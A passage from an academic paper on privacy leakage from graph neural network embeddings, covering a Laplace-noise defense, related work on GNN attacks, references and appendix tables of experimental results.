Graph Embedding Perturbation. A commonly used defense mechanism for inference attacks is adding perturbation to the output of the model [62]. In this paper, we propose to add perturbations to the target graph embedding H_{G_T} to defend our proposed inference attacks. Formally, given the target graph embedding H_{G_T}, the data owner only shares a noisy version of graph embedding $\tilde{H_{G_T}} = H_{G_T} + \mathsf{Lap}(\beta)$ to the third party, where $\mathsf{Lap}(\beta)$ denotes a random variable sampled from the Laplace distribution with scale parameter β; that is, $\Pr[\mathsf{Lap}(\beta) = x] = \frac{1}{2\beta} e^{-|x|/\beta}$. Notice that adding noise to the graph embedding vector may destroy the graph structural information, thus affect the normal tasks such as graph classification. Therefore, we need to choose a moderate level of noise to tradeoff the defense effectiveness and the performance of the normal tasks.

Defense Evaluation Setup. We conduct experiments to validate the effectiveness of our proposed defense against all the inference attacks, as well as the impact on normal graph classification task. For property inference attack, we evaluate the performance of graph density with bucketization scheme $k = 2$. For subgraph inference attack, we consider the RandomWalk sampling method with sampling ratio of 0.8. We conduct our experiments on DD and ENZYMES datasets and three graph embedding models. Due to space limitation, we refer the readers to Appendix C.4 for experimental results for other datasets and graph reconstruction attack.

Defense Evaluation Results. Figure 11 illustrates the experimental results, where the first and second column represents the attack performance of property inference attack and subgraph inference attack respectively, the last column represents the accuracy of the normal graph classification task. In each figure, the x-aixs stands for the scaling parameter β of Laplace noise, where larger β means larger noise. We observe that when the noise level increases, the attack performance for both property inference and subgraph inference attack decreases. This is expected since more noise will hide more structural information contained in the graph embedding. On the other hand, the accuracy of the graph classification tasks will also decrease when the noise level increase. To defend against the inference attacks while preserving the utility for normal tasks, one needs to carefully choose the noise level. For instance, when we set the standard deviation of Laplace noise to 2, the performance of subgraph inference attack significantly drops while the graph classification accuracy only slightly decreases.

9 Related Work

In this section, we review the research work close to our proposed attacks. We refer the readers to [18, 63] for in-depth overview of different GNN models, and [8, 25, 50, 57] for comprehensive surveys of existing adversarial attacks and defense strategies on GNNs.

Causative Attacks on GNNs. Causative attack allows attackers to manipulate training dataset in order to change the parameters of the target model. In the context of causative attacks on GNNs, Zügner *et al.* [64] was the first research work that introduced unnoticeable adversarial perturbations targeting the node's features and the graph structure to reduce the accuracy of node classification via graph convolutional networks. Following this direction, researchers investigated different adversarial attack strategies (*i.e.* edge/node-level/structure/attribute perturbation) to achieve various attack objectives, such as reducing the accuracy of node classification [4, 13, 32, 51, 55, 58], link prediction [4, 31], graph classification [8, 56], etc. Our attacks do not tamper with the training data that is used to construct the GNN models.

Exploratory Attacks on GNNs. Exploratory attack does not change the parameters of the target model. Instead, the attacker sends new data to the target model and observes




Figure 11: Graph embedding perturbation defense on the DD and ENZYMES datasets (different rows). The first two columns represent the attack performance of property inference and subgraph inference respectively, the last column represents the accuracy of normal graph classification task. In each figure, the x-axis stands for the scaling parameter β for Laplace noise, where larger β means higher noise level. The y-axis stands for the attack performance/normal graph classification accuracy.

the model's decisions on these carefully crafted input data. However, graph-based machine learning under adversarial exploratory setting is much less explored. In particular, only a few studies [11, 22, 54] focused on exploratory attacks on GNNs. For instance, He *et al.* [22] proposed link stealing attack to infer, from the outputs of a GNN model, whether there exists a link between any pair of nodes in the graph used to train the model. Wu *et al.* [54] discussed GNN model extraction attack, given various levels of background knowledge, by gathering both the input-output query pairs and the graph structure to reconstruct a duplicated model. Duddu *et al.* [11] proposed a graph reconstruction attack against *node embeddings*; however, there are several difference from our graph reconstruction attack. First, the task is different, [11] aims to reconstruct a graph from a set of node embeddings, while ours is to reconstruct the graph from a graph embedding. Also, the node embeddings targeted by [11] are generated from traditional node embedding method such as Deepwalk [38] and node2vec [19], while ours focus on state-of-the-art GNN. In addition, our threat model is more general and practical as we are only given one embedding vector of the target graph instead of all embeddings of all the nodes. In this sense, our adversary has much less background knowledge than that of [11]. Besides, their method uses the non-learnable dot product as the decoder. Our approach leverages a learnable decoder and can be further fine-tuned to enhance graph reconstruction performance.

Defense of Adversarial Attacks on GNNs. The emerging attacks on GNNs leads to an arm race. To mitigate those attacks, several defense strategies (*e.g.* graph sanitization [55], adversarial training [9, 15] and certification of robustness [5]) have been proposed. One important direction of those defense strategies is to reduce the sensitivity of GNNs via adversarial training so that the train GNNs are robust to structure perturbation [9] and attribution perturbation [15]. Beside, robustness certification [5] is an emerging research direction that measure and reason the safety of graph neural networks under adversarial perturbation. Note that aforementioned defense mechanisms focus on mitigating causative attacks on GNNs, hence they are are not design to protect GNNs from exploratory attacks.

10 Conclusion

In this paper, we investigate the information leakage of graph embedding. Concretely, we propose three different attacks to extract information from the target graph given the graph embedding. First, we can successfully infer graph properties, such as the number of nodes, the number of edges, and graph density, of the target graph. Second, given a subgraph of interest and the graph embedding, we can determine with high confidence that whether the subgraph is contained in the target graph. Third, we propose a novel graph reconstruction attack that can reconstruct a graph that has similar graph statistics with the target graph. We further propose an embedding perturbation based defense to mitigate the inference attacks without noticeable accuracy degradation.

Acknowledgments

We thank the anonymous reviewers for their constructive feedback. This work is partially funded by the Helmholtz Association within the project "Trustworthy Federated Data Analytics" (TFDA) (funding number ZT-I-OO1 4).

References

[1] James Atwood and Don Towsley. Diffusion-Convolutional Neural Networks. In *NIPS*, pages 1993–2001, 2016.

[2] Michael Backes, Mathias Humbert, Jun Pang, and Yang Zhang. walk2friends: Inferring Social Links from Mobility Profiles. In *CCS*, pages 1943–1957, 2017.

[3] Filippo Maria Bianchi, Daniele Grattarola, and Cesare Alippi. Spectral Clustering with Graph Neural Networks for Graph Pooling. In *ICML*, pages 874–883, 2020.

[4] Aleksandar Bojchevski and Stephan Günnemann. Adversarial Attacks on Node Embeddings via Graph Poisoning. In *ICML*, pages 695–704, 2019.

[5] Aleksandar Bojchevski and Stephan Günnemann. Certifiable Robustness to Graph Perturbations. In *NeurIPS*, pages 8317–8328, 2019.

[6] Min Chen, Zhikun Zhang, Tianhao Wang, Michael Backes, Mathias Humbert, and Yang Zhang. When Machine Unlearning Jeopardizes Privacy. In *CCS*, 2021.

[7] Zhengdao Chen, Soledad Villar, Lei Chen, and Joan Bruna. On the equivalence between graph isomorphism testing and function approximation with GNNs. In *NeurIPS*, pages 15868–15876, 2019.

[8] Hanjun Dai, Hui Li, Tian Tian, Xin Huang, Lin Wang, Jun Zhu, and Le Song. Adversarial Attack on Graph Structured Data. In *ICML*, pages 1123–1132, 2018.

[9] Quanyu Dai, Xiao Shen, Liang Zhang, Qiang Li, and Dan Wang. Adversarial Training Methods for Network Embedding. In *WWW*, pages 329–339, 2019.

[10] Michaël Defferrard, Xavier Bresson, and Pierre Vandergheynst. Convolutional Neural Networks on Graphs with Fast Localized Spectral Filtering. In *NIPS*, pages 3837–3845, 2016.

[11] Vasisht Duddu, Antoine Boutet, and Virat Shejwalkar. Quantifying Privacy Leakage in Graph Embedding. *CoRR abs/2010.00906*, 2020.

[12] Vijay Prakash Dwivedi, Chaitanya K. Joshi, Thomas Laurent, Yoshua Bengio, and Xavier Bresson. Benchmarking Graph Neural Networks. *CoRR abs/2003.00982*, 2020.

[13] Negin Entezari, Saba A. Al-Sayouri, Amirali Darvishzadeh, and Evangelos E. Papalexakis. All You Need Is Low (Rank): Defending Against Adversarial Attacks on Graphs. In *WSDM*, pages 169–177, 2020.

[14] Federico Errica, Marco Podda, Davide Bacciu, and Alessio Micheli. A Fair Comparison of Graph Neural Networks for Graph Classification. In *ICLR*, 2020.

[15] Fuli Feng, Xiangnan He, Jie Tang, and Tat-Seng Chua. Graph Adversarial Training: Dynamically Regularizing Based on Graph Structure. *IEEE Transactions on Knowledge and Data Engineering*, 2019.

[16] Matt Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in Pharmacogenetics: An End-to-End Case Study of Personalized Warfarin Dosing. In *USENIX Security*, pages 17–32, 2014.

[17] M. R. Garey and David S. Johnson. *Computers and Intractability: A Guide to the Theory of NP-Completeness*. W. H. Freeman, 1979.

[18] Palash Goyal and Emilio Ferrara. Graph embedding techniques, applications, and performance: A survey. *Knowledge Based Systems*, 2018.

[19] Aditya Grover and Jure Leskovec. node2vec: Scalable Feature Learning for Networks. In *KDD*, pages 855–864, 2016.

[20] William L. Hamilton. *Graph Representation Learning*. Morgan and Claypool, 2020.

[21] William L. Hamilton, Zhitao Ying, and Jure Leskovec. Inductive Representation Learning on Large Graphs. In *NIPS*, pages 1025–1035, 2017.

[22] Xinlei He, Jinyuan Jia, Michael Backes, Neil Zhenqiang Gong, and Yang Zhang. Stealing Links from Graph Neural Networks. In *USENIX Security*, pages 2669–2686, 2021.

[23] Matthew Jagielski, Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot. High Accuracy and High Fidelity Extraction of Neural Networks. In *USENIX Security*, pages 1345–1362, 2020.

[24] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. MemGuard: Defending against Black-Box Membership Inference Attacks via Adversarial Examples. In *CCS*, pages 259–274, 2019.

[25] Wei Jin, Yaxin Li, Han Xu, Yiqi Wang, and Jiliang Tang. Adversarial Attacks and Defenses on Graphs: A Review and Empirical Study. *CoRR abs/2003.00653*, 2020.

[26] Yiping Kang, Johann Hauswald, Cao Gao, Austin Rovinski, Trevor Mudge, Jason Mars, and Lingjia Tang. Neurosurgeon: Collaborative Intelligence Between the Cloud and Mobile Edge. In *ASPLOS*, pages 615–629, 2017.

[27] Steven Kearnes, Kevin McCloskey, Marc Berndl, Vijay Pande, and Patrick Riley. Molecular Graph Convolutions: Moving Beyond Fingerprints. *Journal of Computer-Aided Molecular Design*, 2016.

[28] Thomas N. Kipf and Max Welling. Semi-Supervised Classification with Graph Convolutional Networks. In *ICLR*, 2017.

[29] Nicholas D. Lane and Petko Georgiev. Can Deep Learning Revolutionize Mobile Sensing? In *HotMobile*, pages 117–122, 2015.

[30] Xiaoxiao Li, João Saúde, Prashant Reddy, and Manuela Veloso. Classifying and Understanding Financial Data Using Graph Neural Network. In *KDF*, 2020.

[31] Wanyu Lin, Shengxiang Ji, and Baochun Li. Adversarial Attacks on Link Prediction Algorithms Based on Graph Neural Networks. In *ASIACCS*, pages 370–380, 2020.

[32] Jiaqi Ma, Shuangrui Ding, and Qiaozhu Mei. Towards More Practical Adversarial Attacks on Graph Neural Networks. In *NeurIPS*, 2020.

[33] Eric Malmi and Ingmar Weber. You Are What Apps You Use: Demographic Prediction Based on User's Apps. In *ICWSM*, pages 635–638, 2016.

[34] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting Unintended Feature Leakage in Collaborative Learning. In *S&P*, pages 497–512, 2019.

[35] Christopher Morris, Nils M. Kriege, Franka Bause, Kristian Kersting, Petra Mutzel, and Marion Neumann. TUDataset: A collection of benchmark datasets for learning with graphs. In *GRL*, 2020.

[36] Christopher Morris, Martin Ritzert, Matthias Fey, William L. Hamilton, Jan Eric Lenssen, Gaurav Rattan, and Martin Grohe. Weisfeiler and Leman Go Neural: Higher-Order Graph Neural Networks. In *AAAI*, pages 4602–4609, 2019.

[37] Seong Joon Oh, Max Augustin, Bernt Schiele, and Mario Fritz. Towards Reverse-Engineering Black-Box Neural Networks. In *ICLR*, 2018.

[38] Bryan Perozzi, Rami Al-Rfou, and Steven Skiena. DeepWalk: Online Learning of Social Representations. In *KDD*, pages 701–710, 2014.

[39] Trang Pham, Truyen Tran, Dinh Q. Phung, and Svetha Venkatesh. Column Networks for Collective Classification. In *AAAI*, pages 2485–2491, 2017.

[40] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock Knock, Who's There? Membership Inference on Aggregate Location Data. In *NDSS*, 2018.

[41] Jiezhong Qiu, Jian Tang, Hao Ma, Yuxiao Dong, Kuansan Wang, and Jie Tang. DeepInf: Social Influence Prediction with Deep Learning. In *KDD*, pages 2110–2119, 2018.

[42] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-Leak: Data Set Inference and Reconstruction Attacks in Online Learning. In *USENIX Security*, pages 1291–1308, 2020.

[43] Franco Scarselli, Marco Gori, Ah Chung Tsoi, Markus Hagenbuchner, and Gabriele Monfardini. The Graph Neural Network Model. *IEEE Transactions on Neural Networks*, 2009.

[44] Nino Shervashidze, Pascal Schweitzer, Erik Jan van Leeuwen, Kurt Mehlhorn, and Karsten M. Borgwardt. Weisfeiler-Lehman Graph Kernels. *Journal of Machine Learning Research*, 2011.

[45] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *S&P*, pages 3–18, 2017.

[46] Martin Simonovsky and Nikos Komodakis. GraphVAE: Towards Gen-

eration of Small Graphs Using Variational Autoencoders. In *ICANN*, pages 412–422, 2018.

[47] Congzheng Song and Ananth Raghunathan. Information Leakage in Embedding Models. In *CCS*, pages 377–390, 2020.

[48] Congzheng Song, Thomas Ristenpart, and Vitaly Shmatikov. Machine Learning Models that Remember Too Much. In *CCS*, pages 587–601, 2017.

[49] Congzheng Song and Vitaly Shmatikov. Overlearning Reveals Sensitive Attributes. In *ICLR*, 2020.

[50] Lichao Sun, Yingtong Dou, Carl Yang, Ji Wang, Philip S. Yu, Lifang He, and Bo Li. Adversarial Attack and Defense on Graph Data: A Survey. *CoRR abs/1812.10528*, 2018.

[51] Yiwei Sun, Suhang Wang, Xianfeng Tang, Tsung-Yu Hsieh, and Vasant Honavar. Non-target-specific Node Injection Attacks on Graph Neural Networks: A Hierarchical Reinforcement Learning Approach. In *WWW*, pages 673–683, 2020.

[52] Jian Tang, Meng Qu, Mingzhe Wang, Ming Zhang, Jun Yan, and Qiaozhu Mei. LINE: Large-scale Information Network Embedding. In *WWW*, pages 1067–1077, 2015.

[53] Petar Velickovic, Guillem Cucurull, Arantxa Casanova, Adriana Romero, Pietro Liò, and Yoshua Bengio. Graph Attention Networks. In *ICLR*, 2018.

[54] Bang Wu, Xiangwen Yang, Shirui Pan, and Xingliang Yuan. Model Extraction Attacks on Graph Neural Networks: Taxonomy and Realization. *CoRR abs/2010.12751*, 2020.

[55] Huijun Wu, Chen Wang, Yuriy Tyshetskiy, Andrew Docherty, Kai Lu, and Liming Zhu. Adversarial Examples for Graph Data: Deep Insights into Attack and Defense. In *IJCAI*, pages 4816–4823, 2019.

[56] Zhaohan Xi, Ren Pang, Shouling Ji, and Ting Wang. Graph Backdoor. In *USENIX Security*, 2021.

[57] Han Xu, Yao Ma, Haochen Liu, Debayan Deb, Hui Liu, Jiliang Tang, and Anil K. Jain. Adversarial Attacks and Defenses in Images, Graphs and Text: A Review. *International Journal of Automation and Computing*, 2020.

[58] Kaidi Xu, Hongge Chen, Sijia Liu, Pin-Yu Chen, Tsui-Wei Weng, Mingyi Hong, and Xue Lin. Topology Attack and Defense for Graph Neural Networks: An Optimization Perspective. In *IJCAI*, pages 3961–3967, 2019.

[59] Keyulu Xu, Weihua Hu, Jure Leskovec, and Stefanie Jegelka. How Powerful are Graph Neural Networks? In *ICLR*, 2019.

[60] Rex Ying, Jiaxuan You, Christopher Morris, Xiang Ren, William L. Hamilton, and Jure Leskovec. Hierarchical Graph Representation Learning with Differentiable Pooling. In *NeurIPS*, pages 4805–4815, 2018.

[61] Yang Zhang, Mathias Humbert, Bartlomiej Surma, Praveen Manoharan, Jilles Vreeken, and Michael Backes. Towards Plausible Graph Anonymization. In *NDSS*, 2020.

[62] Zhikun Zhang, Tianhao Wang, Jean Honorio, Ninghui Li, Michael Backes, Shibo He, Jiming Chen, and Yang Zhang. PrivSyn: Differentially Private Data Synthesis. In *USENIX Security*, pages 929–946, 2021.

[63] Ziwei Zhang, Peng Cui, and Wenwu Zhu. Deep Learning on Graphs: A Survey. *IEEE Transactions on Knowledge and Data Engineering*, 2020.

[64] Daniel Zügner, Amir Akbarnejad, and Stephan Günnemann. Adversarial Attacks on Neural Networks for Graph Data. In *KDD*, pages 2847–2856, 2018.

A Notations

The frequently used notations used in this paper is summarized in Table 5.

Table 5: Summary of the notations used in this paper.

Notation	Description
$\mathcal{G} = \langle \mathcal{V}, A, X \rangle$	Graph
$u, v \in \mathcal{V}$	Nodes in $\mathcal{G}$
$n = \lvert\mathcal{V}\rvert$	Number of nodes
d_X / d_H	Dimension of attributes / embeddings
$A \in \{0,1\}^{n \times n}$	Adjacency matrix of $\mathcal{G}$
$X \in \mathbb{R}^{n \times d_X}$	Attributes associated with $\mathcal{V}$
$\mathcal{N}_u$	Neighborhood nodes of u
$\mathcal{G}_S$	Subgraph of $\mathcal{G}$
$\mathcal{G}_T$ / $\mathcal{G}_{aux}$	Target / auxiliary graph
$\mathcal{D}_{aux}$	Auxiliary dataset ($\mathcal{G}_{aux} \in \mathcal{D}_{aux}$)
H_u / $H_\mathcal{G}$	Node / graph embedding
$\mathcal{F}_T$ / $\mathcal{F}_A$	Target / attack model
$\mathcal{F}_{AP}$	Attack model of property inference
$\mathcal{F}_{AS}$	Attack model of subgraph inference
$\mathcal{F}_{AR}$	Attack model of graph reconstruction
Φ	Aggregation operation
Ψ	Updating operation
Σ	Graph pooling operation
$\mathbf{m}$	Message received from neighbors
χ	Feature vector of subgraph inference

B Experimental Details

B.1 Graph Sampling Methods

- **Random Walk Sampling.** The main idea of RandomWalk is to randomly pick a starting node, and then simulate a random walk on the graph until we obtain the desired number of nodes.
- **Snowball Sampling.** The main idea of Snowball is to randomly select a set of seed nodes, and then iteratively select a set of neighboring nodes of the selected nodes until we obtain the desired number of nodes.
- **Forest Fire Sampling.** The main idea of FireForest is to randomly select a seed node, and begin "burning" outgoing edges and the corresponding nodes. Here, a node "burns" its outgoing edges and the corresponding nodes means these edges and nodes are sampled. If an edge gets burned, the node at the other endpoint gets a chance to burn its own edges, and so on recursively until we obtain the desired number of nodes.

B.2 Macro-level Graph Statistics

- **Degree Distribution.** The degree distribution $P(k)$ of a graph is defined to be the fraction of nodes in the graph with degree k. It is the most widely used graph statistic to quantify a graph.
- **Local Clustering Coefficient (LCC).** The LCC of a node quantifies how close its neighbors are to being a cluster. It is primarily introduced to determine whether a graph is a small-world network.
- **Betweenness Centrality (BC).** The betweenness centrality is a measure of centrality in a graph based on the shortest




Figure 12: [Higher means better attack performance.] Attack accuracy of additional properties for property inference. Different columns represent different datasets, and different rows represent different graph properties to be inferred. In each figure, different legends stand for different graph embedding models, different groups stand for different bucketization schemes. The Random and Baseline method represent the random guessing and summarizing auxiliary dataset baseline, respectively.




Figure 13: [Higher means better attack performance.] Attack AUC for subgraph inference attack. Different rows represent different datasets, and different columns represent different graph sampling methods. In each figure, different legends stand for different graph embedding models, different groups stand for different sampling ratios.

paths. For every pair of nodes in a graph, there exists at least one shortest path between the nodes such that either the number of edges that the path passes through is minimized. The betweenness centrality for each node is the number of these shortest paths that pass through the node.

- **Closeness Centrality (CC).** The CC of a node is a measure of centrality in a graph, which is calculated as the reciprocal of the sum of the length of the shortest paths between the node and all other nodes in the graph. Intuitively, the more central a node is, the closer it is to all other nodes.

C Additional Experimental Results

C.1 Property Inference Attack

Additional Properties. Figure 12 illustrates the attack performance on the graph diameter and the graph radius properties. The experimental results show that our attack is still effective on these two properties in most of the settings. The conclusions are consistent with that of Section 7.2.

C.2 Subgraph Inference Attack

Addtional Datasets. Figure 13 illustrates the comparison with baseline subgraph inference attacks on the NCI1 and OVCAR-8H datasets. The conclusions are consistent with that of Section 7.3.

C.3 Graph Reconstruction Attack

Additional Metrics. Table 6 and Table 7 illustrate the attack performance in terms of macro-level graph statistics measured by Wasserstein distance and JS divergence, respectively. The experimental results show that our graph reconstruction achieves small Wasserstein distance and JS divergence for most of the settings, indicating our graph reconstruction attack is effective.




Figure 14: Impact of the quality of graph auto-encoder on the AIDS dataset.

Table 6: [Lower means better attack performance.] Attack performance of graph reconstruction measured by macro-level graph statistics, the similarity of which is measured by Wasserstein distance.

Dataset	Target Model	Degree Dist.	LCC Dist.	BC Dist.	CC Dist.
AIDS	DiffPool	0.040 ± 0.001	0.055 ± 0.002	0.011 ± 0.000	0.038 ± 0.001
	MeanPool	0.073 ± 0.000	0.020 ± 0.001	0.027 ± 0.001	0.067 ± 0.001
	MinCutPool	0.046 ± 0.000	0.067 ± 0.002	0.012 ± 0.000	0.047 ± 0.001
ENZYMES	DiffPool	0.125 ± 0.004	0.201 ± 0.009	0.039 ± 0.001	0.258 ± 0.005
	MeanPool	0.060 ± 0.006	0.188 ± 0.018	0.039 ± 0.001	0.086 ± 0.009
	MinCutPool	0.085 ± 0.006	0.199 ± 0.005	0.040 ± 0.003	0.171 ± 0.013
NCI1	DiffPool	0.063 ± 0.001	0.091 ± 0.004	0.056 ± 0.001	0.084 ± 0.003
	MeanPool	0.045 ± 0.001	0.049 ± 0.004	0.062 ± 0.001	0.067 ± 0.001
	MinCutPool	0.087 ± 0.000	0.119 ± 0.003	0.055 ± 0.001	0.138 ± 0.001

Table 7: [Lower means better attack performance.] Attack performance of graph reconstruction measured by macro-level graph statistics, the similarity of which is measured by JS divergence.

Dataset	Target Model	Degree Dist.	LCC Dist.	BC Dist.	CC Dist.
AIDS	DiffPool	0.120 ± 0.003	0.052 ± 0.002	0.029 ± 0.001	0.080 ± 0.005
	MeanPool	0.253 ± 0.001	0.019 ± 0.000	0.056 ± 0.002	0.132 ± 0.004
	MinCutPool	0.136 ± 0.000	0.068 ± 0.003	0.029 ± 0.001	0.106 ± 0.001
ENZYMES	DiffPool	0.341 ± 0.007	0.279 ± 0.012	0.071 ± 0.006	0.540 ± 0.014
	MeanPool	0.201 ± 0.015	0.213 ± 0.009	0.073 ± 0.003	0.165 ± 0.019
	MinCutPool	0.280 ± 0.004	0.248 ± 0.003	0.073 ± 0.006	0.354 ± 0.028
NCI1	DiffPool	0.210 ± 0.001	0.103 ± 0.002	0.093 ± 0.003	0.206 ± 0.006
	MeanPool	0.159 ± 0.004	0.048 ± 0.003	0.105 ± 0.001	0.149 ± 0.003
	MinCutPool	0.275 ± 0.000	0.160 ± 0.003	0.085 ± 0.001	0.345 ± 0.005

Impact of Graph Auto-encoder. To investigate the impact of the quality of the graph auto-encoder on the attack performance, we conduct additional experiments on the graph auto-encoders trained with different epochs. Figure 14 shows the experimental results. We observe that with the number of epochs increases, our attack performance increases, indicating the quality of the graph auto-encoder has positive impact on our attack. When the number of epochs exceeds 10, the attack performance remains unchanged for most of the settings. Thus, we train the graph auto-encoder for 10 epochs in our experiments.




Figure 15: Visualization of macro-level graph statistic distribution for graph reconstruction attack on the AIDS dataset.

Visualization. To better illustrate the effectiveness of our graph reconstruction attack on preserving the macro-level graph statistics, we provide a distribution visualization of the AIDS dataset in Figure 15. We experiment on the MinCutPool model. The visualization results show that our graph reconstruction attack can effectively preserve the macro-level graph statistics.

C.4 Defense

Additional Datasets. Figure 16 illustrates the defense performance on the ADIS and OVCAR-8H datasets for property inference and subgraph inference attack. The conclusions are consistent with that of Section 8 for these datasets.

Defense against Graph Reconstruction. Figure 17 illustrates the defense performance for graph reconstruction attack. The experimental results show that our defense mechanism is still effective for graph reconstruction attack.

D Impact of Node Features

To evaluate the impact of node features, we conduct additional experiments on graphs without node features. Concretely, for each dataset in Table 1, we replace all its original node features with one-hot encodings of node degrees. This follows the setting of [59] which aims to investigate the expressiveness of graph structure. Figure 18 shows the experimental results for the subgraph inference attack. The experimental results show that the attack performance of graphs with and without node features is similar for most of the settings, indicating the robustness of our subgraph inference attack.

